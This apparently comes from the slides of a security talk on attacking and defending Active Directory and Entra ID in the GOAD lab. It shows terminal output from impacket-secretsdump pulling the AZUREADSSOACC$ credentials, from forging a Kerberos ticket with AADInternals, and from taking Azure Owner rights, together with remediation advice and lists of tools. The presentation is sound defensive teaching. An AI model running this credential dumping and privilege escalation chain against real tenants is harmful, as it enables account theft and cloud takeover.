
GPO Permissions Abuse



GPO Permissions Abuse



GPO Permissions Abuse



Remediation

StarkWallpaper

Scope Details Settings Delegation

These groups and users have the specified permission for this GPO

Groups and users:

Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (NORTH\Domai...	Edit settings, delete, modify security	No
Enterprise Admins (SEVENKING...	Edit settings, delete, modify security	No
ENTERPRISE DOMAIN CONTR...	Read	No
samwell.tarly (NORTH\samwell.t...	Edit settings, delete, modify security	No
SYSTEM	Edit settings, delete, modify security	No
Vagrant (NORTH\vagrant)	Edit settings, delete, modify security	No

Add... Remove Properties Advanced...

StarkWallpaper

Scope Details Settings Delegation

Domain: north.sevenkingdoms.local

Owner: Vagrant (NORTH\vagrant)

Created: 5/6/2024 3:26:28 PM

Modified: 7/22/2024 2:47:29 PM

User version: 4 (AD), 4 (SYSVOL)

Computer version: 1 (AD), 1 (SYSVOL)

Unique ID: {956E5B16-3775-4854-AD2A-ABBA7C7006BD}

GPO Status: Enabled

Comment: Change Wallpaper


Beyond the Domain

Entra ID Attacks

Entra ID Attacks


- Entra Connect
- Seamless SSO

Entra Connect



Entra Connect

- August 2024 – Reduced permissions
- July 2025 – Application Identity



<https://cloudbrothers.info/prem-global-admin-password-reset/>

<https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/authenticate-application-id?tabs=default>

<https://specterops.io/blog/2025/06/09/update-dumping-entra-connect-sync-credentials/>

Entra Connect

- Automatic onboarding in version 2.5.76.0
- Released 7/31/2025

The screenshot shows the 'ConnectSyncProvisioning_ENTRACONNECT_bee7f1510c50 | Certificates & secrets' page. The left sidebar contains navigation links: Overview, Quickstart, Integration assistant, Diagnose and solve problems, Manage (expanded), Branding & properties, Authentication, Certificates & secrets (selected), Token configuration, API permissions, Expose an API, and App roles. The main content area has a search bar, a 'Got feedback?' link, and a description of credentials. A blue information box states: 'Application registration certificates, secrets and federated credentials can be found in the tabs below.' Below this, there are three tabs: 'Certificates (1)' (selected), 'Client secrets (0)', and 'Federated credentials (0)'. A text block explains that certificates can be used as secrets to prove the application's identity. An 'Upload certificate' button is present. A table lists the certificates:

Thumbprint	Description	Start date	Expires	Certificate ID
97E2C3B98B90F36F1610E383330C48...	CN=Entra Connect Sync Provisioning	6/4/2025	12/4/2025	deeb5e7c-e938-46fa-...  

<https://cloudbrothers.info/prem-global-admin-password-reset/>


<https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/authenticate-application-id?tabs=default>

<https://specterops.io/blog/2025/06/09/update-dumping-entra-connect-sync-credentials/>

Entra Connect


- Update Entra Connect
- Store credential using TPM
- Implement workload identities
- Treat Entra as Tier 0

Access to secret



<https://learn.microsoft.com/en-us/entra/workload-id/workload-identities-overview>
<https://www.youtube.com/watch?v=6MoV7SEEkJg>

Seamless SSO



Seamless SSO

- AZUREADSSOACC

```
[~] $ impacket-secretsdump [REDACTED]/MSOL_d8dea9a764ab@172.16.204.2 -just-dc-user AZUREADSSOACC$
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
AZUREADSSOACC$:1112:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
[*] Kerberos keys grabbed
AZUREADSSOACC$:aes256-cts-hmac-sha1-96:[REDACTED]
AZUREADSSOACC$:aes128-cts-hmac-sha1-96:[REDACTED]
AZUREADSSOACC$:des-cbc-md5:[REDACTED]
[*] Cleaning up ...
```

<https://trustedsec.com/blog/azure-ad-kerberos-tickets-pivoting-to-the-cloud>

Seamless SSO

- Reconnaissance
- Request ticket

```
AADInternals 0.8.0
PS C:\Users\pentest> $kerberos=New-AADIntKerberosTicket -SidString "S-1-5-21-236553560-858703100-3321816658-1125" -Hash
" "
PS C:\Users\pentest> Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain
eyJ0e
cWJIW
0Y2Zm
i0iJB
3ZCIs
fbXNz
yN2Vi
wRCIs
CXzB5
rS2Qt
1ZDhm
ldCIs
m3q3u
M0qx3AeA8IR0_00ntZjESLTKIq8tV0E8A90D0X7-BCE73um13_-52Y0ndup10TcYDgmqT99SRV0RTE8Lg14PF0dCfmeZTqS1S_q0hPPCtJmTm95vxeemB2b
sSNEtKy0FZdwFdeMK1sooZCQcMcZYQsmMgS404-bJ-o-kg
PS C:\Users\pentest> |
```


Seamless SSO

- Into Azure

```
PS C:\Users\pentest> Grant-AADIntAzureUserAccessAdminRole
```

```
PS C:\Users\pentest> Get-AADIntAzureSubscriptions
```

subscriptionId	displayName	state
-----	-----	-----
[REDACTED]	Visual Studio Enterprise Subscription - MPN	Enabled

```
PS C:\Users\pentest>
```

Brandon Colley [REDACTED] can manage access to all Azure subscriptions and management groups in this tenant.

[Learn more](#) 



Yes

Seamless SSO

The screenshot shows the Microsoft Azure portal interface. The browser address bar displays the URL `https://portal.azure.com/#view/Microsoft_Azure_Billing/SubscriptionsBlade`. The page title is "Subscriptions". The user's profile dropdown menu is open, showing the email address `pwned.user@[REDACTED]` and the role "Owner". The menu also includes links for "View account" and "Switch directory".

Subscriptions

+ Add Manage Policies View Requests View eligible subscriptions

Search for any fie... Subscriptions == **global filter** My role == **all** Status == **all**

Subscription name ↑↓	Subscription ID ↑↓	My role ↑↓
Visual Studio Enterprise Subscription	[REDACTED]	Owner

User Profile:


- Sign out
- [REDACTED]
- pwned.user@[REDACTED]**
- pwned.user@[REDACTED]
- [View account](#)
- [Switch directory](#)
- ...
- Sign in with a different account

Remediation

- “security reasons”
- Synchronized Admins
- Primary Refresh Tokens (PRT)

Important

The **AZUREADSSOACC** computer account needs to be strongly protected for security reasons. Only Domain Admins should be able to manage the computer account. Ensure that Kerberos delegation on the computer account is disabled, and that no other account in Active Directory has delegation permissions on the **AZUREADSSOACC** computer account. Store the computer account in an Organization Unit (OU) where they are safe from accidental deletions and where only Domain Admins have access. The Kerberos decryption key on the computer account should also be treated as sensitive. We highly recommend that you roll over the Kerberos decryption key of the **AZUREADSSOACC** computer account at least every 30 days.



References

And Recap

Attacker Objectives

- Reconnaissance
- Initial Access
- Privilege Escalation
- Credential Access
- Lateral Movement
- DA and Beyond

AD Attack & Defense Tools

- <https://github.com/ParrotSec/mimikatz>
- <https://nmap.org/>
- <https://github.com/ropnop/kerbrute>
- <https://github.com/dafthack/DomainPasswordSpray>
- <https://github.com/lgandx/Responder>
- <https://www.openwall.com/john/>
- <https://hashcat.net/hashcat/>
- <https://github.com/fortra/impacket/tree/master/impacket>
- <https://github.com/Porchetta-Industries/CrackMapExec>
- <https://labs.portcullis.co.uk/tools/enum4linux/>
- <https://github.com/cddmp/enum4linux-ng>
- <https://github.com/initstring/linkedin2username>
- <https://github.com/ropnop/windapsearch>
- <https://github.com/dirkjanm/BloodHound.py>
- <https://www.metasploit.com/>
- <https://github.com/insidetrust/statistically-likely-usernames>
- <https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Directory%20Attack.md>

Resources

- <https://github.com/Orange-Cyberdefense/GOAD>
- <https://mayfly277.github.io/categories/ad/>
- https://stigviewer.com/stigs/active_directory_domain/2024-09-13/finding/V-243486
- <https://blog.harmj0y.net/activedirectory/roasting-as-reps/>
- <https://www.hub.trimarcsecurity.com/post/password-policy-a-la-carte>
- <https://adsecurity.org/?p=3458>
- <https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/>
- <https://www.hub.trimarcsecurity.com/post/return-of-the-ldap-channel-binding-and-ldap-signing>
- <https://github.com/jakehildreth/PowerPUG>
- <https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-overview>
- https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
- <https://github.com/jakehildreth/Locksmith>
- <https://systemsecurity.com/blog/active-directory-spotlight-attacking-the-microsoft-configuration-manager/>
- <https://youtu.be/GhT6nPes1h0?si=pSaIspc7kflaLTHU&t=2008>
- <https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/reference-connect-accounts-permissions>
- <https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/authenticate-application-id?tabs=default>
- <https://aadinternals.com/aadinternals/#get-aadintsynccredentials>
- <https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/how-to-connect-sso-how-it-works>
- <https://trustedsec.com/blog/azure-ad-kerberos-tickets-pivoting-to-the-cloud>

One Identity Resources

One Identity Whitepapers

- <https://www.oneidentity.com/whitepaper/i-can-breach-your-ad-over-my-morning-coffee-and-other-horror-stories-to-keep-you-up-at-night/>
- <https://www.oneidentity.com/whitepaper/top-10-misconfigurations-in-ad/>
- <https://www.oneidentity.com/whitepaper/best-practices-for-active-directory-security-and-governance/>

One Identity Webinars

- <https://www.oneidentity.com/webcast-ondemand/i-can-hack-your-directory-over-my-morning-coffee-and-other-horror-stories-to-keep-you-up-at-night-/>
- <https://www.oneidentity.com/webcast-ondemand/active-directory-penetration-testing/>
- <https://www.oneidentity.com/webcast-ondemand/passwords-are-still-required-so-make-them-perfect/>
- <https://www.oneidentity.com/webcast-ondemand/revolutionizing-just-in-time-access-innovative-approaches-to-secure-on-demand-access-control/>
- <https://www.oneidentity.com/webcast-ondemand/tier-0-best-practices-to-protect-your-assets-in-active-directory-from-cyberattack/>

Relevant One Identity & Quest Products

- <https://www.oneidentity.com/products/active-roles/>
- <https://www.oneidentity.com/one-identity-safeguard/>
- <https://www.oneidentity.com/products/password-manager/>
- <https://www.quest.com/products/security-guardian/>
- <https://www.quest.com/change-auditor/>
- <https://www.quest.com/products/recovery-manager-for-active-directory-disaster-recovery-edition/>
- <https://www.quest.com/products/attack-path-management-software/>

Questions?

Concerns? Comments? Complaints? Considerations? Angry Rants?
Nitpicks? Heckles? Insults? Thoughts? Inappropriate Suggestions?
Appropriate Suggestions? Nods of Agreement? Head Shakes? Things
